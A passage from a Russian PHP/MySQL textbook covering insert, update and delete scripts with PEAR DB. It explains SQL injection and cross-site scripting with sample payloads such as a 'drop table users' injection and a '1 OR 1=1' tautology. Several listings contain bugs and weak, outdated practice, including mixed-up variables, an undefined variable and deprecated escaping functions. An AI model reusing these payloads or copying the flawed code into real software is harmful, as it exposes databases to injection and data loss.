Обычно PHP-сценарий, вызываемый щелчком по ссылке, выполняет запрос к базе данных, основываясь на переданном ему уникальном идентификаторе. Сценарий может выполнять самые разные действия: от добавления или удаления строки до получения дополнительной информации из связанных таблиц, например получить сведения из таблицы `authors` при просмотре содержимого таблицы `books`.

Сценарий из примера 13.4 отображает перечень названий книг с гиперссылками для оформления покупки книги.

Пример 13.4. Сценарий `pear_purchase.php` использует гиперссылки для оформления покупки

```
<?php
    require_once('db_login.php');
    require_once('DB.php');

    $connection =
        DB::connect("mysql://$db_username:$db_password@$db_host/$db_
database");

    if (DB::isError($connection)){
        die ("Ошибка подключения к базе данных: <br />"
            .DB::errorMessage($connection));
    }

    $query = "SELECT * FROM books";
    $result = $connection->query($query);

    if (DB::isError($result)){
        die("Ошибка исполнения запроса к базе данных: <br />". $query." "
            .DB::errorMessage($result));
    }

    echo '<table border="1">';
    echo "<tr><th>Title</th><th>Pages</th><th>Buy</th></tr>";
    while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
        echo "<tr><td>";
        echo $result_row["title"] . '</td><td>';
        echo $result_row["pages"] . '</td><td>';
        echo '<a href="purchase.php?title_id=' . $result_row["title_id"]
            . '>Click to purchase</a></td></tr>';
    }
}
```

```

    echo "</table>";
    $connection->disconnect();
?>

```

В примере 13.4 несколько изменен формат последних ячеек таблицы, где собираются гиперссылки, предназначенные для оформления покупки книги. Гиперссылки ссылаются на сценарий *purchase.php*, исходный текст которого приведен в примере 13.5. Сценарию передается параметр `title_id`, который служит первичным ключом в таблице `books`. Этот уникальный идентификатор определяет, какую книгу собирается приобрести пользователь, и участвует в построении гиперссылки, как показано на рис. 13.4.



Рис. 13.4. Щелкнув по гиперссылке, пользователь может добавить покупку в таблицу purchases

В примере 13.5 приведен исходный текст сценария, выполняющего операцию покупки.

*Пример 13.5. Сценарий *purchase.php* обрабатывает действие пользователя на основе параметра `title_id`*

```

1 <?php
2   require_once('db_login.php');
3   require_once('DB.php');
4   $connection =
        DB::connect("mysql://$db_username:$db_password@$db_host/$db_
database");
5   if (DB::isError($connection)){
6       die ("Ошибка подключения к базе данных: <br />"
            .DB::errorMessage($connection));
7   }
8   $title_id = $_GET["title_id"];
9   if (get_magic_quotes_gpc( )) { // Защита против инъекции SQL
10    $title_id = stripslashes($title_id);
11  }
12  $title_id = mysql_real_escape_string($title_id);
13
14  $user_id = 'mdavis';
15  $query = "INSERT INTO purchases VALUES (NULL,'$user_id',$title_
id,NULL)";
16  $result = $connection->query($query);

```

```

17 if (DB::isError($result)){
18     die("Ошибка исполнения запроса к базе данных: <br />". $query." "
        .DB::errorMessage($result));
19 }
20 ?>
21 <html>
22 <head>
23     <title>Благодарим за покупку!</title>
24     <meta http-equiv="refresh" content="4; url=pear_purchase_example.php">
25 </head>
26 <body>
27 Благодарим за покупку!<br />
28 <?php
29
30 $query = "SELECT * FROM purchases NATURAL JOIN books NATURAL JOIN
authors";
31 $result = $connection->query($query);
32 if (DB::isError($result)){
33     die("Ошибка исполнения запроса к базе данных: <br />". $query." "
        .DB::errorMessage($result));
34 }
35 echo '<table border="1">';
36 echo "<tr><th>User</th><th>Title</th><th>Pages</th>";
37 echo "<th>Author</th><th>Purchased</th></tr>";
38 while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
39     echo "<tr><td>";
40     echo $result_row["user_id"] . '</td><td>';
41     echo $result_row["title"] . '</td><td>';
42     echo $result_row["pages"] . '</td><td>';
43     echo $result_row["author"] . "</td><td>";
44     echo $result_row["purchased"] . "</td></tr>";
45 }
46 echo "</table>";
47
48 $connection->disconnect( );
49 ?>
50 </body>
51 </html>

```

Пример довольно длинный, поэтому обсудим основные дополнения построчно:

- в строке 8 в локальную переменную `$title_id` записывается значение параметра, полученное при вызове сценария. Это значение будет использовано при создании инструкции `insert`;
- в строке 14 в переменную `$user_id` записывается имя пользователя `mdavis`. В идеале имя пользователя не должно «зашиваться» в исходный программный код. В следующей главе вы узнаете, как выполнить регистрацию пользователя и хранить его идентификатор на протяжении всего сеанса работы;
- в строке 15 строится запрос с инструкцией `INSERT`, в котором используются значения, предоставленные пользователем;

- в строке 24 используется тег `meta`, выполняющий перенаправление пользователя обратно на исходную страницу после непродолжительного отображения сообщения с благодарностью за покупку (для вас это признак успешного выполнения инструкции `INSERT`). Синтаксис тега, выполняющего перенаправление на другую страницу после некоторой задержки:

```
<meta http-equiv="refresh"
      content="задержка_в_секундах_перед_обновлением;
      url=адрес_перенаправления">
```

Тег `meta` должен размещаться в разделе `<head>` HTML-страницы;

- в строке 30 создается новый запрос, выбирающий все покупки. Остальные строки отображают результаты запроса в виде таблицы.

В результате вызова этого сценария в таблицу `purchases` вставляется новая запись о покупке, и прежде чем выполнить переход на предыдущую страницу, перед пользователем на короткое время выводится содержимое таблицы `purchases`.

На рис. 13.5 показана запись с покупкой, которую мы сделали с помощью сценария из примера 13.3, и новая запись, созданная с помощью сценария из примера 13.4.

Щелчком по ссылке можно добавлять новые данные в таблицу. Для обеспечения возможности добавления информации сразу в несколько полей мы используем формы, которые отправляются сценариям. Попробуем объединить в одном сценарии форму и добавление данных в таблицу.




Рис. 13.5. После щелчка на гиперссылке `Click to purchase` в строке книги «Linux in a Nutshell»

Представление формы и обработка данных в одном файле

Создадим форму, которая позволит пользователю добавлять в таблицу `books` новые названия книг. Пример 13.6 достаточно объемный, потому что в один файл мы включили и саму форму, и программный код, выполняющий ее обработку. Тем не менее, этот сценарий не содержит ничего для вас нового, так как мы просто объединили в одном файле все шаги, которые раньше выполняли по отдельности.

Пример 13.6. Использование данных формы для добавления новых названий

```

<?php
// Определение функций, выполняющих добавление и отображение информации
// о книгах в базе данных
function insert_db($title, $pages){
    require_once('db_login.php');
    require_once('DB.php');

    $connection =
        DB::connect("mysql://$db_username:$db_password@$db_host/$db_
database");
    if (DB::isError($connection)){
        die ("Ошибка подключения к базе данных: <br />"
            .DB::errorMessage($connection));
    }

    if (get_magic_quotes_gpc( )) { // Защита от инъекции SQL
        $title = stripslashes($title);
        $pages = stripslashes($pages);
    }
    $title = mysql_real_escape_string($title);
    $pages = mysql_real_escape_string($pages);

    // Запрос включает значения, переданные функции из формы
    $query = "INSERT INTO books VALUES (NULL,'$title', '$pages')";
    $result = $connection->query($query);
    if (DB::isError($result)){
        die("Ошибка исполнения запроса к базе данных: <br />". $query." "
            .DB::errorMessage($result));
    }
    echo "Inserted OK.<br />";

    // Вывести содержимое таблицы
    $query = "SELECT * FROM books";
    $result = $connection->query($query);
    if (DB::isError($result)){
        die("Ошибка исполнения запроса к базе данных: <br />". $query." "
            .DB::errorMessage($result));
    }
    echo '<table border="1">';
    echo "<tr><th>Title</th><th>Pages</th></tr>";
    while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
        echo "<tr><td>";
        echo $result_row["title"] . '</td><td>';
        echo $result_row["pages"] . '</td></tr>';
    }
    echo "</table>";
    $connection->disconnect( );
}
?>

```

```

<html>
<head>
  <title>Inserting From a Form</title>
</head>
<body>
<?php
// Извлечь данные из формы
$title = htmlentities($_GET["title"]);
$pages = htmlentities($_GET["pages"]);
if (($title != NULL ) && ($pages != NULL)){
  insert_db($title,$pages);
}
else {
  // Вывести форму
  echo `
<h1>Enter a new title:</h1>
<form action="`.$_SERVER["PHP_SELF"]."` method="GET">
  <label> Title: <input type="text" name="title" /> </label>
  <label> Pages: <input type="text" name="pages" /> </label>
  <input type="submit" value="Go!" />
</form>`;
}
?>
</body>
</html>

```

Работа сценария из примера 13.6 начинается с отображения формы (рис. 13.6), если значения переменных `$title` и `$pages` не установлены.



Рис. 13.6. Так выглядит форма с некоторыми данными в полях ввода

Когда пользователь введет значения в оба поля и щелкнет по кнопке `Go!`, форма будет передана для обработки тому же самому сценарию. Поскольку теперь оба поля заполнены, будет вызвана функция `insert_db` с полученными значениями в качестве аргументов. Эти значения вставляются в строку запроса и окружаются одиночными кавычками (`'`):

```
$query = "INSERT INTO books VALUES (NULL, '$title', '$pages')";
```

После этого запрос исполняется подобно любому другому запросу. В заключение функция выполняет запрос к таблице `books` и отображает результаты в виде HTML-таблицы.




Рис. 13.7. На странице с результатами видна новая запись

На рис. 13.7 показано, что произошло после щелчка по кнопке Go!, когда форма была заполнена, как показано выше.

Несмотря на то что проблемы обеспечения безопасности будут обсуждаться главе 15, некоторые понятия настолько важны, что мы должны постоянно упоминать их при обсуждении концепций баз данных. Это, безусловно, полезно, так как позволит вам четко определять места в сценариях, где могут появиться проблемы при беспечном отношении к данным, получаемым от пользователей.

Иньекция SQL

При работе со строками, которые получают из формы и затем обрабатывают базой данных, нужно проявлять особую осторожность. Вам определенно следует быть готовыми к таким нападениям, как *инъекция SQL* (SQL injection). Инъекция SQL – это ввод злоумышленником в текстовое поле формы SQL-запрос, например:

```
1,1); drop table users;.
```

Когда этот фрагмент будет вставлен в наш запрос:

```
$query = "INSERT INTO books VALUES (NULL,$title,$pages)";
```

он приобретет вид:

```
$query = "INSERT INTO books VALUES (NULL,1,1);drop table users; , $pages)";
```

Совместными усилиями PHP и MySQL пытаются противостоять атакам подобного рода. Так, MySQL допускает присутствие в запросе только одной инструкции. Поэтому попытка запустить новый запрос после запуска предыдущего приведет к появлению ошибки.

Пример атаки другого типа:

```
$query = "DELETE FROM books where title_id = '$title_id'";
```

Если злоумышленник в качестве значения \$title_id введет строку '1 OR '1'='1', в результате запрос приобретет следующий вид:

```
DELETE FROM books where title_id = 1 OR '1'='1'
```

Такой запрос удалит все записи в таблице вместо одной.

Кроме того, в PHP по умолчанию используется механизм предварительной обработки пользовательского ввода, называемый *magic quotes*. Он автоматически экранирует обратным слэшем (\) любые специальные символы, в том числе одиночные и двойные кавычки. К сожалению, механизм *magic quotes* не в состоянии обеспечить должный уровень безопасности. В примере 13.7 показано, как проверить, активирован ли этот механизм у вас.

Пример 13.7. Проверка активности механизма magic quotes

```
<?php
if (get_magic_quotes_gpc()) {
    echo "Механизм magic quotes активирован.";
} else {
    echo "Механизм magic quotes отключен.";
}
?>
```

Этот сценарий должен вернуть:

Механизм *magic quotes* активирован.

Тем не менее, полезно воспользоваться специализированной функцией `mysql_real_escape_string()` MySQL, как показано в примере 13.8.

Пример 13.8. Применение функции mysql_real_escape_string() после проверки строки механизмом magic quotes

```
if (get_magic_quotes_gpc()) { // Защита от инъекции SQL
    $qstring = stripslashes($qstring);
}
$qstring = mysql_real_escape_string($qstring);
```

Очень важно выполнить проверку состояния механизма *magic quotes*, потому что экранирование уже экранированных символов приведет к повреждению имеющихся данных.

В библиотеке PEAR есть собственная функция `escapeSimple($string)`. Эта функция может выполнять экранирование на уровне абстракции PEAR DB.



Обращайте особое внимание на эти ошибки, так как другие базы данных могут допускать наличие нескольких инструкций в одном запросе. Никогда не доверяйте данным, которые ввел пользователь, иначе вы рискуете поставить свою базу данных под угрозу атак.

Другой тип атак связан с уязвимостью защиты, называемой межсайтовым скриптингом. Несмотря на то что он не имеет ничего общего с инъекцией SQL-кода, такой вид атак столь же опасен для вашей базы данных, как и виновник, скрывающийся с места автомобильной аварии.

Межсайтовый скриптинг

Еще одна проблема, которой следует уделять внимание при работе с данными, полученными от пользователя, — это риск атак типа *межсайтовый*

скриптинг (cross-site scripting). Атаки этого рода отличаются от инъекции SQL. Они не ставят под угрозу данные на вашем сервере, но могут привести к тому, что браузер пользователя отправит секретные данные третьей стороне, полагая, что команда пришла с вашего сайта, которому он доверяет. Чтобы противостоять атакам этого рода, необходимо все строки, полученные от пользователя, обрабатывать функцией `htmlspecialchars`. Ее синтаксис:

```
htmlspecialchars(проверяемая_строка)
```

Например:

```
print "The title of the book is: " . htmlspecialchars($_POST['title']);
```

Посмотрим, что делает функция `htmlspecialchars` со строкой:

```
<?php
$sample = "A sample is <i>italics</i>";
echo htmlspecialchars($sample);
?>
```

В результате исполнения этот фрагмент вернет HTML-код, который при просмотре с помощью пункта Вид → Просмотр HTML-кода меню браузера выглядит так:

```
A sample is &lt;i&gt;italics&lt;/i&gt;
```

В обычном виде браузер отобразит этот текст так:

```
A sample is <i>italics</i>
```

В сущности, здесь вы противостоите той же проблеме, которая связана с атаками типа инъекции SQL, только угрозу несет возможность инъекции кода HTML-разметки. Специальные символы языка разметки HTML, например знак меньше (<) и больше (>), должны быть экранированы, чтобы предотвратить действие враждебного HTML-кода при отображении вашего сайта.

Вот сценарий, отображающий содержимое таблицы `books` с помощью функции `htmlspecialchars`:


```
<?php
require_once('db_login.php');
require_once('DB.php');
$connection =
    DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");
if (DB::isError($connection)) {
    die("Ошибка подключения к базе данных: <br />"
        .DB::errorMessage($connection));
}
// Вывести содержимое таблицы
$query = "SELECT * FROM books";
$result = $connection->query($query);
if (DB::isError($result)){
    die("Ошибка исполнения запроса к базе данных: <br />".$query." "
        .DB::errorMessage($result));
}
echo '<table border="1">';
```

```

echo "<tr><th>Title</th><th>Pages</th></tr>";
while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
    echo "<tr><td>";
    echo htmlentities($result_row["title"]) . '</td><td>';
    echo htmlentities($result_row["pages"]) . '</td></tr>';
}
echo "</table>";
$connection->disconnect();
?>

```

На рис. 13.8 видно, что использование функции `htmlspecialchars` не изменило внешний вид таблицы.



Title	Pages
Linux in a Nutshell	476
Classic Shell Scripting	256
Java in a Nutshell	1252

Рис. 13.8. Внешний вид таблицы не изменился

Данные, полученные от пользователя, могут появиться даже там, где вы их совсем не ожидаете, например в элементе `$_SERVER['PHP_SELF']`. Этот элемент доступен пользователям для изменения, поэтому при обращении к нему также следует использовать функцию `htmlspecialchars`.

Применяя функцию `htmlspecialchars`, вы можете быть уверены, что предотвратили вывод любого злонамеренного HTML-кода, возможно, введенного злоумышленником для обмана браузера другого пользователя.

Мы рассмотрели вопрос добавления новых данных и обсудили некоторые проблемы безопасности, с которыми вы можете встретиться; а теперь обсудим возможность изменения имеющихся данных.

Обновление данных

Вы можете изменять записи в таблицах с введенными данными. Скорее всего, это потребуется только для исправления ошибок в данных или внесения изменившихся сведений о пользователе. Порядок обновления данных показан в примере 13.9.

Пример 13.9. Обновление поля

```

<?php
require_once('db_login.php');
require_once('DB.php');
$connection =

```

```

DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");
if (DB::isError($connection)){
    die("Ошибка подключения к базе данных: <br />"
        .DB::errorMessage($connection));
}
$query = "UPDATE books SET pages=558 WHERE title_id=2";
$result = $connection->query($query);
if (DB::isError($result)) {
    die("Ошибка исполнения запроса к базе данных: <br />". $query." "
        .DB::errorMessage($result));
}
echo "Обновление успешно выполнено!";
$connection->disconnect();
?>

```

Если требуется одновременно обновить содержимое нескольких полей в одной и той же записи, вы должны разделить код запятыми (,). Здесь также можно использовать динамические значения, например подставить в предложение `WHERE` данные из формы. Предложение `WHERE` указывает, какие записи необходимо обновить; при отсутствии этого предложения изменения будут произведены во всех записях.

Операции обновления и удаления – это две наиболее важные причины, по которым необходимо использовать первичный ключ. Значение первичного ключа, которое никогда не должно изменяться, можно использовать в предложении `WHERE`. На рис. 13.9 вы увидите новое значение в таблице `books`.

Чтобы не изменить по ошибке слишком большое число записей, при обновлении следует использовать предложение `limit`. Далее мы рассмотрим, как выполняется удаление данных.



Никогда не изменяйте поле первичного ключа. Это значение не должно меняться. Изменение значения в поле первичного ключа таблицы, может отразиться на данных в другой таблице.

Операция удаления ненужных данных так же важна, как операция добавления новых данных.

```

C:\WINNT\system32\cmd.exe - telnet 10.0.0.1
4 rows in set (0.00 sec)
mysql> select * from books where title_id =2;
+----+-----+-----+
| title_id | title                | pages |
+----+-----+-----+
| 2       | Classic Shell Scripting | 558   |
+----+-----+-----+
1 row in set (0.00 sec)
mysql>

```

Рис. 13.9. В поле `pages` (количество страниц) таблицы появилось новое значение 558

Удаление данных

Удалить имеющиеся в базе данных записи позволяет команда `DELETE`. Помните: после выполнения операции удаления данные невозможно восстановить – они утеряны навсегда. Убедитесь, что при удалении имеющихся данных выполняются все необходимые проверки. Обязательно используйте предложение `WHERE`, чтобы не удалить из таблицы все записи.

Команда `TRUNCATE TABLE имя_таблицы` удалит таблицу целиком, то есть как структуру таблицы, так и записи, а затем вновь воссоздаст структуру таблицы. Конечный результат будет тем же, но команда `TRUNCATE` представляет собой более безопасный способ удаления. Преимущество этой команды состоит в том, что она работает значительно быстрее при удалении больших таблиц.



Несмотря на возможность применения команд `DROP` и `TRUNCATE` в PHP-сценариях, скорее всего, на веб-сайте лучше не оставлять их доступными для обычного пользователя.

Есть безопасный способ отладить запрос, выполняющий удаление: для этого достаточно заменить инструкцию `DELETE` инструкцией `SELECT`. Из PHP-сценариев удаление записей в базе данных MySQL выполняется точно так же, как любой другой запрос. Если выполнить такую подмену, результаты исполнения запроса наглядно покажут, какая запись (или записи) будет удалена. Изменим пример, добавив в него ссылку, удаляющую текущую запись. В примере 13.10 предоставляется возможность аннулировать покупку.

Пример 13.10. Сценарий `deletion_link.php` предоставляет возможность аннулировать покупку

```
<?php
require_once('db_login.php');
require_once('DB.php');
$connection =
    DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");
if (DB::isError($connection)) {
    die("Ошибка подключения к базе данных: <br />"
        .DB::errorMessage($connection));
}
$query = "SELECT * FROM purchases NATURAL JOIN books";
$result = $connection->query($query);
if (DB::isError($result)) {
    die("Ошибка исполнения запроса к базе данных: <br />". $query." "
        .DB::errorMessage($result));
}
echo '<table border="1">';
echo "<tr><th>User</th><th>Title</th>"
    . "<th>Purchased</th><th>Remove</th></tr>";
while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
```

```

echo "<tr><td>";
echo $result_row["user_id"] . '</td><td>';
echo $result_row["title"] . '</td><td>';
echo $result_row["purchased"] . '</td><td>';
echo '<a href="delete.php?purchase_id='.$result_row["purchase_id"]
    .'">Click to remove from purchases</a></td></tr>';
}
echo '</table>';
$connection->disconnect();
?>

```

Команда SELECT в примере 13.10 позволяет предварительно просмотреть данные, которые могут быть удалены. Так можно предотвратить ошибочное удаление данных при исполнении запроса. Сценарий, который выполняет фактическое удаление данных, приведен в примере 13.11.

Пример 13.11. Сценарий delete.php, выполняющий удаление

```

<?php
require_once('db_login.php');
require_once('DB.php');
$connection =
    DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");
if (DB::isError($connection)) {
    die("Ошибка подключения к базе данных: <br />"
        .DB::errorMessage($connection));
}


$purchase_id = $_GET["purchase_id"];


if (get_magic_quotes_gpc( )) { // Защита от инъекции SQL
    $qstring = stripslashes($purchase_id);
}


$purchase_id = mysql_real_escape_string($purchase_id);



$query = "DELETE FROM purchases WHERE purchase_id = '$purchase_id'";


$result = $connection->query($query);
if (DB::isError($result)) {
    die("Ошибка исполнения запроса к базе данных: <br />".$query." "
        .DB::errorMessage($result));
}
?>
<html>
<head>
    <title>Покупка аннулирована!</title>
<meta http-equiv="refresh" content="4; url=deletion_link.php">
</head>
<body>
Item deleted!<br />
<?php
$query = "SELECT * FROM purchases NATURAL JOIN books NATURAL JOIN authors";
$result = $connection->query($query);
if (DB::isError($result)){
    die("Ошибка исполнения запроса к базе данных: <br />".$query." "
        .DB::errorMessage($result));
}

```

```

echo '<table border="1">';
echo "<tr><th>User</th><th>Title</th><th>Pages</th>";
echo "<th>Author</th><th>Purchased</th></tr>";
while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
    echo "<tr><td>";
    echo $result_row["user_id"] . '</td><td>';
    echo $result_row["title"] . '</td><td>';
    echo $result_row["pages"] . '</td><td>';
    echo $result_row["author"] . '</td><td>';
    echo $result_row["purchased"] . '</td></tr>';
}
echo "</table>";
$connection->disconnect();
?>
</body>
</html>

```

Следующая строка заставляет браузер перейти к сценарию *deletion_link.php*:

```
<meta http-equiv="refresh" content="4"; url=deletion_link.php">
```

На рис. 13.10 показано, как выглядит окно браузера после перехода к сценарию *deletion_link.php*.




Рис. 13.10. Для каждой покупки есть ссылка, позволяющая аннулировать ее

Щелкнув по ссылке в последней строке таблицы, мы получили результат, представленный на рис. 13.11.

Запись о покупке была удалена из таблицы. Перед окончательным удалением записи неплохо запрашивать у пользователя подтверждение. Обычно для пользователя выводят промежуточное окно сообщения с описанием того, что может произойти, и предложением подтвердить удаление щелчком по кнопке.

Возможно, вы уже заметили, что для идентификации данных в базе данных мы используем числовые значения. Далее мы покажем, как создаются эти значения.



The screenshot shows a Mozilla Firefox browser window with a menu bar (File, Edit, View, Go, Bookmarks, Tools, Help) and a status bar. The main content area displays the message "Item deleted!" above a table with the following data:

User	Title	Pages	Author	Purchased
mdavis	Linux in a Nutshell	476	Ellen Siever	2005-11-26 17:05:58
mdavis	Linux in a Nutshell	476	Aaron Weber	2005-11-26 17:05:58
mdavis	Classic Shell Scripting	256	Arnold Robbins	2005-11-26 17:04:29
mdavis	Classic Shell Scripting	256	Nelson H.F. Beebe	2005-11-26 17:04:29

Рис. 13.11. Операция удаления прошла успешно: указанная книга отсутствует в списке покупок

Генерирование уникальных идентификаторов

До сих пор в наших примерах мы позволяли MySQL самостоятельно выбирать значение первичного ключа, передавая значение NULL в поле первичного ключа. Недостаток такого подхода состоит в том, что заранее неизвестно, какое значение выберет MySQL. Если одновременно добавляются новая книга и автор, можно ли узнать значение внешнего ключа для книги, чтобы добавить нового автора в таблицу authors? Да, и сделать это позволяет функция `mysql_insert_id()`, которая возвращает последнее значение первичного ключа, автоматически сгенерированного для поля `AUTO_INCREMENT`.

Синтаксис функции `mysql_insert_id()`:

```
int mysql_insert_id ( [resource link_identifier] )
```

Она возвращает значение, сгенерированное последним запросом для автоинкрементного поля. Если последний запрос не генерировал значение ключа, возвращается ноль. Если соединение с базой данных не было установлено, возвращается значение `FALSE`.

Функцию `mysql_insert_id` следует вызывать сразу же после инструкции `INSERT`, чтобы минимизировать возможность исполнения другой инструкции `INSERT` до того, как значение будет прочитано. Не забывайте, что в многозадачной среде другие процессы или пользователи тоже могут использовать данные для исполнения запросов. На рис. 13.12 приведен результат работы сценария. Попробуем получить последнее использованное значение первичного ключа:

```
mysql_query($query);
$last_value = mysql_insert_id();
echo "Значение только что созданного ключа: $last_value<br />";
```

В модуле `PEAR DB` для генерирования уникальных идентификаторов применяется собственный механизм последовательностей. При наличии




Рис. 13.12. Видно, что книга получила значение первичного ключа, равное 9

активного соединения с базой данных функция `nextId()` возвращает значение ключа, которое можно использовать для добавления новой записи. Различие между `mysql_insert_id()` и `nextId()` состоит в том, что первая возвращает значение ключа после исполнения инструкции `INSERT`, а вторая генерирует значение, которое затем может использоваться в инструкции `INSERT`.

Проявляйте особую осторожность, если собираетесь использовать поля типа `auto_increment` совместно с механизмом генерирования уникальных идентификаторов модуля PEAR DB, поскольку при одновременном применении они могут генерировать противоречащие друг другу идентификаторы. Мы попробуем объединить эти способы, но вы в своих сценариях используйте только один. Синтаксис функции `nextId()`:

```
int nextId( имя_последовательности )
```

Сценарий из примера 13.12 добавляет новое название книги и нового автора. В этом примере выполняется три обращения к последовательности, потому что мы уже вставили запись, в которой имеется поле типа `auto_increment`.

Пример 13.12. Связывание автора и названия книги с помощью последовательностей PEAR DB

```
<?php
require_once('db_login.php');
require_once('DB.php');
$connection =
    DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");
if (DB::isError($connection)) {
    die("Ошибка подключения к базе данных: <br />"
        .DB::errorMessage($connection));
}

$connection->nextId('booksSequence');
$connection->nextId('booksSequence');
$connection->nextId('booksSequence');

$title_id = $connection->nextId('booksSequence');
if (PEAR::isError($title_id)) {
    die($title_id->getMessage());
}

$query = "INSERT INTO books VALUES (NULL, 'Python in a Nutshell', 600)";
```


```

$result = $connection->query($query);
if (DB::isError($result)) {
    die("Ошибка исполнения запроса к базе данных: <br />".$query." "
        .DB::errorMessage($result));
}
$query = "INSERT INTO authors VALUES (NULL,$last_value,'Alex Martelli')";
$result = $connection->query($query);
if (DB::isError($result)) {
    die("Ошибка исполнения запроса к базе данных: <br />".$query." "
        .DB::errorMessage($result));
}
echo "Inserted successfully!";
$connection->disconnect();
?>

```

Взгляните на рис. 13.13: запрос из клиента командной строки `mysql` к обеим таблицам базы данных показал, что значения сохранены корректно.

Значение поля `title_id`, равное 9, было корректно добавлено в таблицу `authors`. Иногда требуется запросить дополнительные сведения из подчиненной таблицы, основываясь на информации в главной таблице. Итак, мы подошли к теме выполнения вложенных запросов.



Title	Pages	Authors
Linux in a Nutshell	476	Ellen Siever, Aaron Weber
Classic Shell Scripting	558	Arnold Robbins, Nelson H.F. Beebe
Java in a Nutshell	1252	none
Python in a Nutshell	600	Alex Martelli

Рис. 13.13. Появились новые записи с названием книги и именем автора

Выполнение вложенных запросов

Иногда требуется отобразить данные из связанной таблицы списком, а не в виде повторяющихся записей из присоединенной таблицы. Например, при выводе перечня книг было бы лучше выводить список авторов в одной ячейке таблицы. В примере 13.13 это организовано с помощью второго запроса и цикла.

Пример 13.13. Отображение списка авторов

```

<?php
require_once('db_login.php');
require_once('DB.php');
$connection =


```

```

    DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");
if (DB::isError($connection)) {
    die("Ошибка подключения к базе данных: <br />"
        .DB::errorMessage($connection));
}
// Вывести таблицу
$query = "SELECT * FROM books";
$result = $connection->query($query);
if (DB::isError($result)) {
    die("Ошибка исполнения запроса к базе данных: <br />". $query." "
        .DB::errorMessage($result));
}
echo '<table border="1">';
echo "<tr><th>Title</th><th>Pages</th><th>Authors</th></tr>";
while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
    echo "<tr><td>";
    echo htmlentities($result_row["title"]) . '</td><td>';
    echo htmlentities($result_row["pages"]) . '</td><td>';
    $title_id = mysql_real_escape_string($result_row["title_id"]);
